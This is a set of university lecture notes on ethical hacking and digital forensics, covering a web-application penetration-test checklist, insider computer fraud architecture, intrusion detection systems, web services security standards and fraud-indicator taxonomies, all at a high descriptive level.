One of the primary goals in penetration testing is to identify security vulnerabilities in a network and to assess how an outsider or insider to an enterprise may either deny service or gain access to information to which the attacker is not authorized. For discussion purposes, given the high level of vulnerability of applications and systems to the insider threat, our focus will be on performing an application and code review penetration test

Table 5: Penetration Test



Performing an Application and Code Review Penetration Test for Web-Based and Web Services Applications

Process	*Criteria*
Web-Based Applications	
Discovery:	Analysis of the technology, architecture, and functionality that comprise the application.
a. Technology	Identify the operating system, Web server version, and additional enabled technology associated with the application.
b. Server Scans	Server scans to identify known application functionality or exposures using the appropriate tools.
c. URL Harvesting	Identifying all known universal resource locators (URLs) within the application.
d. Path Disclosure	Identify the path to document Web roots within the operating system.
e. Directory Listing/ Traversal	Attempt to obtain and traverse directory trees.
f. Virtual Directories	Determine use of virtual directories and their limitations.
g. Functionality Mapping	A functionality map outlines the functions that an area performs and the subcomponents that make up that function.

Source Code Review:	Examining the source code of pages.
a. Hidden Fields	Hidden fields may reveal data structure (i.e., <meta content = "JavaScript". Developers may want to « hide data sent from the client to the server from the user. The data is only hidden from view and viewing the source code will show the hidden fields.
b. Comments	Search for unnecessary comments/information in the source, providing an attacker inside knowledge of the application.
c. Unnecessary External Links	Search for unnecessary external links that may direct an attacker to an alternate path of attack.
d. Scripting Language Evaluation	Evaluate scripting language usage such as JavaScript, Visual Basic Script, which may provide an alternate form of attack.
Input Validation	Ensuring the input supplied by the user and input into the browser for use within a Web application are the expected or normal values.
Session Management	Managing Hypertext Transfer Protocol (HTTP)-based client sessions are stateless; however, there are various methods that can be used to control the session management process.
Determine and Verify the Method Used to Maintain State	There are basically three methods available to both allocate and receive session ID information, which include: session ID information is embedded in the URL which is received by the application through HTTP GET requests when the client clicks on links embedded within a page; session ID information is stored within the fields of a form and submitted to the application. Typically the session ID information would be embedded within the form as a hidden field and submitted with HTTP POST command through the use of cookies.
Encryption of Session	Determine if the session IDs are encrypted.
Session Characteristics	Determine if the session IDs are incremental, predictable, or able to be played again.
Session Timeouts	Analyze session time-outs for adequacy.

Session Management Limitations	Determine the session management limitations—bandwidth usages, file download/upload limitations, transaction limitations, etc.
Man-in-the-Middle Attacks	Gather sensitive information with man-in-the-middle attacks and then replay this gathered information to fool the application.
Input Manipulation	Make changes to data input to evaluate the effectiveness of the Web-based applications controls.
Cookie	Ensures the persistent cookie that stores the user's ID and time of last log-in requires the users to reauthenticate themselves if they left the computer without logging off or were inactive for a period of time.
Cookies	Provide a means of time-based authentication. Function by sending parcels of text sent by a server to a Web browser and then sends back the text unchanged by the browser each time it accesses that server.
Passing Cookies	Determine whether the server-side application is passing cookie information to the client's browser.
Manipulate Cookies	Attempt to manipulate cookie information to "spoof" any associated server-side authentication mechanism.
Disable Cookie	Disable client cookie support in the client browser and note any session data that is passed via the URL.
Persistent Cookies	Determine whether persistent cookies are used and if excess information is left on the user's system.
Buffer Overflow Attacks	Determine whether cookies are susceptible to buffer overflow attacks.
User Variables	Variables are temporary holders of information which include numeric, true/false, and objects.
Encrypted Variables	Determine whether user variables are encrypted.
Variable Characteristics	Determine whether user variables are incremental, predictable, or able to be played again.

***Strategic, Legal/Regulatory, and Operational Risk Ratings*:**

Evaluating the impact of ICFTA will be manifested within each family of IT risks, which are the strategic, legal/regulatory, and operational risk ratings (Table 3.29). The aforementioned risk families were intentionally excluded from the ICFTA detailed threat assessment so that the application controls could be viewed in totality instead of having to assess each application control ICF risk individually.

Management should analyze the following minimum considerations when evaluating insider computer fraud and evaluate its impact on the Strategic, Legal, and Operational Risk Matrix criteria below:

- The results of the risk assessment process.
- The results of the PIA.
- The results of the threat assessment.
- The qualitative assessment of residual risk and NRR ratings.
- The adequacy of existing management controls.
- The adequacy of existing technical controls.
- The results of the Defense in Depth Model calculation.
- The assessment of the strength of controls in the existing IT architecture.
- The analysis of internal and external audit reports relating to general and
- application controls.

The Information Security Scorecard:

The information security scorecard (Table 3.30) is a diagnostic tool for management to evaluate the effectiveness of management's policies and standards and practicesto identify measure, monitor, and control information risks and controls. Thescorecard rating criteria and its companion ―INFOSEC Scorecard for CorporationXYZ‖ are intended to establish an enterprise-wide information security componentand composite ratings based on a combined total of eight general and application control components.

There are two application components: one for the software development process (preimplementation projects) and the other for production applications and systems. The remaining components should be placed in the generic category of general controls.

Develop Security Patterns for Applications/ Systems Software Engineering(Process and Product Improvements)

The concept of ―pattern‖ is a solution to a problem in a context. The concept of developing patterns is relatively new but is growing in popularity, particularly among those who work in the computer science community.

From a computer science perspective, software engineering has benefited from the use of design patterns, by using developed patterns to capture, reuse, and teach software design expertise. Patterns from a software development perspective might use Unified Modeling Language (UML) diagrams as a tool for implementing software design issues and sample code implementing the pattern and proposed solution.

A pattern definition, whether involving a design pattern for software engineering or security purposes, generally includes the following basic elements:

Context: Environmental assumptions, policy statements

Problem: Security objectives, threats, attacks

Forces: Functional security requirements

Solution: To be determined

Implemented Software Engineering InfoSec Process and Product Improvements

The last phase of the integrated business and technology risk, threat, and privacy impact assessments should consider the following minimum factors prior to deciding to implement the following controls to reduce risks associated with the insider threat:

- *Reevaluation of Software Development Policies, Procedures, and Practices*:Ensure security controls are ―baked‖ into the software development life cycle.
- *Architectural Considerations*: Evaluate additional layers of defense in theDefense in Depth Model.
- *Stricter Access Controls*: Implement more restrictive access controls.
- *Quarantine and Isolation*: Determine the need for compartmentalizing systems and data to reduce the potential for insider misuse.
- *Misuse Detection*: Determine the need for selective application and system journaling of KFIs and deployment of various computer forensic techniques for tracking and trace-back purposes.
- *Anomaly Detection*: Determine the need for developing and deploying advanced technologies to capture information on day zero attack vectors from insiders (i.e., neural networks and behavioral modeling).
- *Recovery of Information*: Possess the technology needed for decrypting sensitive data that may be hidden and protected by the insider in a distributed and fragmented manner of storage.

References

1. Kenneth C.Brancik, ―Insider Computer Fraud‖, Auerbach Publications Taylor & Francis, Group 2008.
2. Permission to reproduce extracts from BS ISO/IEC/2700: 2005 is granted by BSI.British Standards can be obtained in PDF format from the BSI Online Shop: http://www.BS l-Global.com/en/shop
3. GTAG (Global Technology Audit Guide), Application Based Controls. The Institute of Internal Auditors, 2005.
4. The FFIEC Information Security Booklet, 2006.
5. Komanosky, Sasha. Enterprise Security Patterns, June 2004. The original source for the security pattern was the 3/03I SSA Password/Journal *Enterprise Security Patterns.*

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF COMPUTING

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

UNIT-IV Ethical Hacking and Digital Forensics – SCSA7017

Architecture strategies for computer fraud prevention – Protection of Web sites – Intrusion detection system – NIDS, HIDS – Penetrating testing process – Web Services – Reducing transaction risks.

ARCHITECTURE STRATEGIES

Architecture strategies for computer fraud prevention

Components of an InformationTechnology Infrastructure

- The components of an information technology infrastructure and its security risks and controls are unique to every enterprise and particularly noteworthyin terms of how an architectural framework is designed and deployed toidentify and mitigate the risks associated with insider computer fraud (ICF).
- Many organizations have Internet facing Web-based applications that can be accessed remotely by the insider either within the confines of the organization or remotely. Conversely, there are many applications within organizations that are not network based or Web based and function as stand-alone applications, which can also be used to perpetrate computer fraud.
- Consequently, the risk exposure for insider abuse is significantly higher for organizations that have Web-based versus traditional applications that can be accessed only within the organization.
    - Firewall.
        - Packet Filter Firewall
        - Packet Inspection Firewall
        - Application gateway Firewall
        - Circuit Level gateway
        - Proxy Server
    - Router
    - Host
    - Server
    - PC Workstation
    - Intrusion Detection systems.

Architectural Strategies to Prevent and Detect ICF:

In general, the industry lacks any best practices for application and IT infrastructure architectural design, and this presents some unique challenges in terms of knowledge sharing on this elusive topic.

When developing a system architectural design for an enterprise, there are several key considerations:

Scalability: This is the ease by which additional system processing capacity,throughput, or transactions can be increased (or decreased) over time.

Replication: Add processing resources that replicate and share part of the workload.

Clustering: Physically centralize but logically distribute the processing load.

Locality of Decision-Making Authority: Distribute the ability to affect modification, while centralizing the decision for which modifications to incorporate.

Adaptability: This is the ease by which the existing architectural design or configuration of a system can be updated to respond to changing conditions, performance congestion, security attacks, and so forth.

Mitigating Architectural Mismatches: This may occur when system components cannot interconnect to exchange data.

Architectural Security Gaps: There may be architectural security gaps that allow for unauthorized access and update capabilities to system resources.

Component Based: Configuring architecture using separable components.

Multitier: Configuring architecture into tiers that separate user interface from network access gateways (i.e., Web servers, security firewalls), from data storage/retrieval repositories.

Types of System Architectural Designs for Information Processing:

The primary types of system architectures for information processing include Service Oriented Architecture (SOA), distributive (client–server), and centralized information systems processing more commonly associated with mainframe and midrange computers.

Management’s decision to choose one or both of the architectural designs is a business decision and should be primarily based on the mission statement and the business goals and objectives of the enterprise.

Service Oriented Architecture (SOA)

The primary focus of this research is a SOA, which is essentially a collection of services. These services communicate with each other. The communication can involve either simple data exchange or it could involve two or more services coordinating some activity.

Web

services is the most likely connection of SOAs and uses eXtensible Markup Language (XML) to create a robust connection. A Web service is a software system designed to support interoperable machine-to-machine interaction over a network.

It has an interface described in a machine-processable format (specifically Web Services Description Language [WSDL]). Other systems interact with the Web service in a manner prescribed by its description using Simple Object Access Protocol (SOAP) messages, typically conveyed using Hypertext Transfer Protocol (HTTP).

An organization using Web services internally could easily have those services disrupted through the insider threat. Refer to the SOA diagram detailed in Figure 4.1 ***Centralized Processing***

This refers to the processing of all data at one single central location by a large mainframe computer. During the 1990s, the mainframe computer was in demandafter a varied history. Mainframes became popular in the 1960s and 1970s because of their unprecedented computer power. During the 1980s and early 1990s, conceptssuch as client–server and distributed computing caused many to realize that although computing power could be purchased at a significantly lower capital cost,there were hidden costs involved.

Distributive Systems Architecture

A Distributive Systems Architecture refers to any of a variety of computer systems that use more than one computer, or processor, to run an application. This includes parallel processing, in which a single computer uses more than one central processing unit (CPU) to execute programs. More often, however, distributed processin refers to local area networks (LANs) designed so that a single program can run simultaneously at various sites.

- Another form of distributed processing involves distributed databases— databases in which the data is stored across two or more computer systems.
- The database system keeps track of where the data is so that the distributed nature of the database is not apparent to users.

Client–Server Architecture

This is a network architecture in which each computer or process on the network is either a client or a server. Servers are powerful computers or processes dedicated to managing disk drives (file servers), printers (print servers), or network traffic (network servers).

- Clients are PCs or workstations on which users run applications. Clients rely on servers for resources, such as files, devices, and even processing power.
- A newer client–server architecture, called a three-tier architecture, introduces a middle tier for the application logic. A special type of client–server architecture consists of three well-defined and separate processes, each running on a different platform:
- The user interface, which runs on the user's computer (the client).
- The functional modules that actually process data (this middle tier runs on a server and is often called the application server).
- A database management system (DBMS) that stores the data required by the middle tier (this tier runs on a second server called the database server).

The three-tier design has many advantages over traditional two-tier or single tierdesigns, the chief ones being as follows:

- The added modularity makes it easier to modify or replace one tier without affecting the other tiers.
- Separating the application functions from the database functions makes it easier to implement load balancing.




Figure 1:Insider Computer Fraud

Protection of Web Sites

The methods of detection of weak controls within an enterprise are introduced to allow the reader to gain a fundamental knowledge of what controls can be used within an enterprise to reduce ICF exposure.

Based on the results of the ICF taxonomy, there were several incidents involving former insiders who hacked into their former employers' systems. Although external hacking attacks by former employees occur less frequently than other forms of insider misuse, there were seven cases detected from research involving hacking activities, which points out the insider threat and the need to ensure that the appropriate level of safeguards and controls exist on network security.

Intrusion Detection Systems

Intrusion detection systems (IDS) perform a number of different functions, including the following:

- Monitoring and analysis of user and system activity.
- Auditing of system configurations and vulnerabilities.
- Assessment of the integrity of critical system and data files.
- Recognition of activity patterns reflecting known attacks.
- Statistical analysis for abnormal activity patterns.
- Operating system audit trail management, with recognition of user activity
- reflecting policy violations.

NIDS-Network Intrusion Detection Systems

Network intrusion detection systems (NIDS) use raw network packets as the primary data source. Additionally, the IDS uses a network adapter in promiscuous mode that listens and analyzes all traffic in real-time as it travels across the network.

The network IDS usually

has two logical components: the sensor and the management station. The sensorsits on a network segment, monitoring it for suspicious traffic.

The management station receives alarms from the sensors and displays them to an operator. The sensors are usually dedicated systems that exist only to monitor the network.

Strengths

- *Network Attack Detection*: The NIDS can detect some of the external and internal attacks that use the network, particularly new attack forms. A NIDSwill alert for an external attack or an insider accessing the network remotely and wishing to conduct potential ICF activities.
- *Anomaly DetectorsDetection Ability*: Anomaly detectors have the ability to detect unusual behavior and therefore the ability to detect symptoms of attacks without specific knowledge of details.
- *Anomaly Detectors—Attack Signatures*: Anomaly detectors have the ability to produce information that serves as the basis for the development of new attack signatures.
- *No Modifications of Production Servers or Hosts*: A network-based IDS does not require modification of production servers or hosts.
- *No Production Impact*: NIDS will generally not negatively impact any production services or processes, because the device does not function as a router.
- *Self-Contained*: NIDS runs on a dedicated system that is simple to install, generally plug-and-play after some configuration changes, and then is set to monitor network traffic.

Weaknesses

- *Limited to a Network Segment*: NIDS examines only network traffic on the segment to which it is directly connected. It cannot detect an attack that travels through a different network segment.
- *Expensive*: The problem may require that an organization purchase many sensors
- in order to meet its network coverage goals.
- *Limited Detection*: Detection is limited to programmed attacks from external sources; however, it is not considered effective for detecting the more complex information threats.
- *Limited Coordination*: There is little coordination among sensors, which creates a significant amount of analysis traffic.
- *Difficulty with Encryption*: A network-based IDS may have a difficult timehandling attacks within encrypted sessions.

- *False Positives*: Anomaly detection generates a significant number of false positives.

Host-Based Intrusion Detection Systems(HIDS)

Host-based IDSs operate on information collected from within a computer system, which gives this HIDS a distinct advantage over NIDS, due to the fact that it is easy for a target to see the intended outcome of the attempted attack compared to network attack.

The host-based IDS looks for signs of intrusion on the local host system. These frequently use the host operating system audit trails and system logs as sources of information for analysis.

Every platform is different in terms of what system audit trails and system log reports are produced; however, in Windows NT, there are system, event, and security logs, and in UNIX there are Syslog and other operating-specific log files.

This IDS architecture generally uses rule-based engines for analyzing activity; an example of such a rule might be, superuser privilege can only be attained throughthe su command.

Strengths:

- A host-based IDS usually provides much more detailed and relevant information than a network-based IDS.
- Host-based systems tend to have lower false-positive rates than do networkbased systems.
- Host-based systems can be used in environments where broad intrusion detection is not needed, or where the bandwidth is not available for sensorto- analysis communications.
- Finally, a host-based system may be less risky to configure with an active response, such as terminating a service or logging off an offending user.

Weaknesses:

- Host-based systems require installation on the particular device that you wish to protect.
- If the server is not configured to do adequate logging and monitoring, youhave to change the configuration of, possibly, a production machine, which is a tremendous change management problem.
- Host-based systems are relatively expensive.

- They are almost totally ignorant of the network environment. Thus, the analysis time required to evaluate damage from a potential intrusion increases linearly with the number of protected hosts.

The Penetration Testing Process:

Penetration testing is an emerging practice used in organizations to attempt to identify and test their vulnerabilities before a malicious agent has the opportunity to exploit it. The various techniques presented here attempt to penetrate a target network from a particular frame of reference, both internal and external to the organization.

- The Pen testing process and objective at its most fundamental level is trying to emulate a hacker by assessing the security strengths and weaknesses of a target network.
- A comprehensive Pen test will surface and test for real-world vulnerabilities (for example, open services) detected during the network security scan.
- One of the primary goals in Pen testing is to identify security vulnerabilities in a network and to assess how an outsider or insider to an enterprise may either deny service or gain access to information to which the attacker is not authorized.

Methodology

Determining what type of Pen test to perform will be largely attributed to the threat management is trying to replicate and how the test should be conducted (internal versus external) and who should be conducting the test. Different types of Pen tests are as follows:

- *Internal (Consultant Scenario)*: Typically, during an internal Pen test, an attempt will be made to emulate a consultant with zero knowledge of the entity; however, the person making the attempt will possess a sufficient skill level to perform the ethical hack but will have no access rights to the network other than physical access.
- *Internal (Internal Employee Scenario)*: Another threat profile that should be tested within an internal threat scenario would be that of an internal employee.

An internal Pen test searches for potential security vulnerabilities within the internal (trusted) network.

- *External*: External Pen tests are intended to identify vulnerabilities that were established through the organization connection to the Internet via a firewall or gateway.
- Fundamentally, external Pen tests are designed to test the adequacy of the perimeter defense mechanisms, such as remote access controls, firewalls, encryption, intrusion detection, and incident response.
- *Pen Teams*: The Pen Test teams are performed by the Final Four accounting firms and other consulting firms. The term ―Tiger team‖ is typically used to describe Pen testing teams. The term ―Spider team‖ is commonly used to refer to those individuals involved in Pen testing against Web servers that are located outside of the enterprise's network.

Web Services-Reducing Transaction risks:

Web Services Security for a Service Oriented Architecture:

- Web services were selected as the primary architecture based upon its growing use within the marketplace. However, the concept of the Forensic Foto Frame, which captures data at various control points and control gates along the path of a particular transaction, would apply in a distributed client– server environment equally as well.
- The primary players in the Web services space include Microsoft, IBM, Oracle,BEA, and others. There is concern in the marketplace that reliance on vendor alliances is questionable, which may lead to vendor politics, thereby preventing a single, consistent set of standards. The front-runners in Web services design and development tools vendors are Microsoft VS.net, BEA WebLogic Workshop, and IBM/Rational Websphere.

Major Groups Involved in Establishing Standards for Web Services Security:

- *OASIS (Organization for the Advancement of Structured Information Standards)*:A global consortium that drives the development and adaption of e-business standards. OASIS produces worldwide standards for security, Web services, XML conformance, business transactions, electronic publishing, topic maps, and interoperability within and between marketplaces. Key standards include extensible rights markup language, WS-Security,

Security Assertion Markup Language (SAML) provisioning, biometrics, and eXtensible Access Control Markup Language (www.oasis-open.org).

- *W3C (World Wide Web Consortium)*: Develops interoperable technologies (specifications, guidelines, software, and tools). Key standards include XML encryption, XML signature, and XKMS (XML Key Management Specifications) (www.w3c.org).
- *Liberty Alliance*: The Liberty Alliance project was formed in 2001 to establish an open standard for federated network identity. Key standards include SAML to pass standards-based security tokens between identity and authentication systems (www.projectliberty.org).
- *WS-I (Web Services Interoperability Organization)*: An open-industry organization chartered to promote Web services interoperability across platforms, operating systems, and programming languages. The organization works across all industries and standards organizations to respond to customer needs by providing guidance, best practices, and resources fordeveloping solutions for Web services (www.ws-i.org).

Web Services Security—Technical Security Concerns:

The technical security governing Web Services continues to evolve and mature (i.e.,SAML). There are some organizations that are moving slowly into Web services, by deploying such activity internally as a pilot prior to engaging directly into external e-commerce and data transmissions.

- *Transmission of Executables*: Web services allow the hidden transmission of executables and other malicious content. Web services allow for the transmission of any kind of data within the flow of message transactions.
- *Cyber Attacks*: Web services security vendors and other perimeter security vendors have not yet achieved a significant level of sophistication with regar to the aforementioned types of attacks.

Security Assertion Markup Language (SAML)

SAML is an XML vocabulary used to convey trustworthy, digitally signed authentication and user credential information between applications or domains and independent from actual authentication mechanisms, user directories, or security policies.

- *Browser-Based SSO*: The browser-based SSO usage of SAML allows an identity provider to transparently pass identity attributes to service providers as part of a SSO environment. The underlying mechanics of SAML allow the service provider to validate that the information has integrity.
- *SOAP-Based Web Services*: A SAML assertion can be directly attached to theheader of a SOAP envelope to indicate who the end user is behind any particular transaction.
- *Other Web Services Security Proposals*: There are other efforts underway to evaluate the security aspects of Web services, which include evaluating a Web services proof of concept, which involves interoperability testing betweenJava and .NET platforms across financial firewalls. There are extensions of SOAP being designed to provide data confidentiality, integrity, authentication, and message reliability.

Specific Types of Web Services Security Solutions:

- *Security Infrastructure*: A number of existing standards can be used to enhance the security of Web services. Although some like SSL and HTTPS can be used on their own to provide point-to-point security, all of the following can be incorporated in the more elaborate schemes currently beingdeveloped.
- *SSL (Secure Sockets Layer)*: SSL is a network encryption and authentication mechanism developed by Netscape, which is used in HTTPS. Currently a de facto standard, SSL has been submitted to the Internet Engineering Task Force (IETF) for standardization, which will take the form of Transport Layer Security (TLS) Protocol.
- *TLS (Transport Layer Security)*: A Transport Layer Security Protocol was adopted by IETF as RFC 2246. TLS is based on SSL, which it may eventually supersede.
- *HTTPS*: HTTPS is a secure form of HTTP, implemented by the use of SSLinstead of plain text. Data is encrypted in both directions, and the serveris authenticated by an SSL certificate
- *XML Digital Signature*: This is a set of XML syntax and processing rules for creating and representing digital signatures (a necessary building block for the WS-Security Framework). As well as its obvious purpose of guaranteeing

message integrity, XML Digital Signature can be used to implementnonrepudiation.

- *XKMS (XML Key Management Specification)*: A specification submitted toW3C by Microsoft, VeriSign, and webMethods in March 2001, XKMS aimsto provide a Web service public key infrastructure (PKI) interface in such a way as to hide as much complexity as possible from the client..
- *Message-Level Authentication*: This includes HTTP basic and HTTP digest.
- *Security Assertion Markup Language (SAML)*
- *X509*
- *Data-Element Level Encryption and Digital Signatures*
- *Ability to Secure*: There is the ability to secure SOAP messages and plainXML messages.
- *XML Application Firewall*: An XML application firewall fits well as anoninvasive
- drop-in solution in front of any XML or Web services interface.

Extensible Markup Language (XML)

XML provides a context by which applications can send and receive messages and documents that describe the nature of their content in machine-readable form.

Web services will define how data will be requested and passed, with the standards incorporated in an interface within an existing application, which will allow any other application with a similar interface to connect with it and to exchange data. Web services are sometimes referred to as ―XML in motion‖ because Web services protocols define the transport mechanisms for XML-based communications.

There are two formats for defining XML document declarations: XML document- type definition (DTD) and XML Schema. The XML DTD was the original representationthat provided a road map to the syntax used within a given class of XML document. Because XML tags are not predefined as in HTML, a DTD describes tag names and distinguishes the required and optional elements that may appear in a document.

XML and Security.

At the current time, encrypting a complete XML document, testing its integrity, and confirming the authenticity of its sender is fairly straightforward; however, at times it may be necessary to use encryption and authenticate in arbitrary sequences and involve different users and originators. At the present time, the most important sets of developing specifications in the area of XML-related security are XML encryption, XML signatures, XACL (eXtensible Access Control Language), SAML, and XKMS. XML encryption will allow encryption of digital content, such as GIF, SVG, or XML fragments, while leaving other parts of the XML document not encrypted.

Simple Object Access Protocol (SOAP)

SOAP is an XML-based protocol for document-based messaging and remote procedure calls across distributing computing environments. SOAP-based messages are transport independent: designed for use over HTTP, SOAP also can be used with other transport mechanisms, such as the Simple Mail Transfer Protocol (SMTP) that may be required when traversing corporate firewalls.

A SOAP message has three sections: a general message container, called an envelope, that is used to specify the encoding style of the message data; the body containing the actual message data; and an envelope header designed to carry additional transaction-specific information, such as authentication,
routing, and scope detail.

SOAP and Security.

- When securing SOAP messages, various types of threats should be considered:
- The message could be modified or read by antagonists or an antagonist could send messages to a service that, while well-formed, lacks appropriate security claims to warrant processing.
- Based on the OASIS Web Services Security Model, which applies the use of message security tokens combined with digital signatures to protect and authenticate SOAP messages. Security tokens assert claims and can be used to assert the binding between authentication secrets or keys and security identities.Protecting the message content (confidentiality) from being disclosed or modified without detection (integrity) is a primary security concern.

Problems with Web Services Security.

There are no industry best or even sound processes or practices for risk mitigationfor Web services threats and vulnerabilities within the financial services sector or other industries.

Web services are based on standards that are simple and portable but provide no built-in security mechanisms. Therefore, data transferred via Web services can be exposed to threats. Security standards for Web services are being developed that attempt to define a standard set of message headers to achieve integrity and security, but they are not yet available.

The three primary risk categories that apply to Web services security include authentication, authorization, administration, and cyber-security concerns.

The risk assessment process should include, at the minimum, the following general categories involved in Web services:

- *Authentication*: Authentication is a core requirement of a secure Web services architecture—only free and public Web services do not require some form of authentication. The major choices for authentication include how credentials are bound to the Web services request, the type of credentials, whether a session
- token is used, and where and how authentications are processed.
- *Authorization*: Web services architects must decide on the richness of authorization policy and where and how authorization is performed.
- *Richness of Authorization*: The business situation drives authorization policy requirements. This can range from simple implied entitlement to complex policy-based and instance-based authorization.

Administration

- Determining the appropriate Web services administration is a security challenge.A comprehensive secure Web services architecture involves securing more than an independent, stand-alone Web services tier, which in turn involves multiple software infrastructure elements, each with its own security.
- For example, a business partner security infrastructure integration (federation) provides emerging solutions and standards for federated security.
- A security infrastructure is needed to enable business partners (or divisions within a single enterprise) to recognize and trust each other's users.

References:

1. Kenneth C.Brancik, "Insider Computer Fraud", Auerbach Publications Taylor & Francis, Group 2008.

2. Ankit Fadia, "Ethical Hacking", Second Edition Macmillan India Ltd, 2006

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Accredited "A" Grade by NAAC | 12B Status by UGC | Approved by AICTE
www.sathyabama.ac.in

SCHOOL OF COMPUTING

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

UNIT-V Ethical Hacking and Digital Forensics – SCSA7017

Key Fraud Indicator selection process - customized taxonomies – Key fraud signature selection process – Accounting Forensics – Computer Forensics – Journaling and it requirements – Standardized logging criteria – Journal risk and control matrix – Neural networks – Misuse detection and Novelty detection

FRAUD SELECTION & DETECTION

Key Fraud Indicator selection process

Customized Taxonomies

The following taxonomies were created within this research to assist in gaining a clearer understanding of the many facets of this complex and elusive topic:

1. The Universal ICF Taxonomy (Original Diagram)
2. Macro ICF Taxonomy (Original Diagram)
3. Taxonomy of Computer Fraud—Perpetration Platform (Lucian Vasiu, Deakin University, Australia, and Ioana Vasiu, Babeş-Bolyai University, Romania)
4. Taxonomy of Computer Fraud—Perpetration Method (Lucian Vasiu, Deakin University, Australia, and Ioana Vasiu, Babeş-Bolyai University, Romania)
5. Micro Insider Computer Loan Fraud Taxonomy
6. Insider Loan Taxonomy (Key Fraud Indicators [KFIs] and Key Fraud Metrics [KFMs])
7. Forensic Foto Frame Taxonomy (Original Diagram)
8. Metadata Taxonomy (Original Diagram)
9. Application Defect Taxonomy (Lucian Vasiu, Deakin University, Australia, and Ioana Vasiu, Babeş-Bolyai University, Romania)

Listed below are the primary areas in which the use of the taxonomies developed for this research were applied:

- ICF Journaling Workflow Diagram
- Development and Use of KFIs
- Development and Use of KFMs
- Development and Use of Key Fraud Signatures (KFSs)

Customized Taxonomies for Detecting ICF—The Universal ICF Taxonomy:

This taxonomy provides a comprehensive listing of potential ICF activities. However, the primary focus of this research is on the manipulation of data input, which is one the most prevalent forms of ICF.

Macro Computer Fraud Taxonomy:

This taxonomy (Figure 8.2) provides a comprehensive listing of potential ICF threats. The contents of these criteria represent a roll-up of the categories of ICF activities based upon the results of the *ICF Summary Report* and the *ICF Taxonomy* documents listed below. All of the criteria contained within the ICF Summary Report and the ICF Taxonomy were based on a collection of actual cited cases of ICF activities and listed in the public domain.

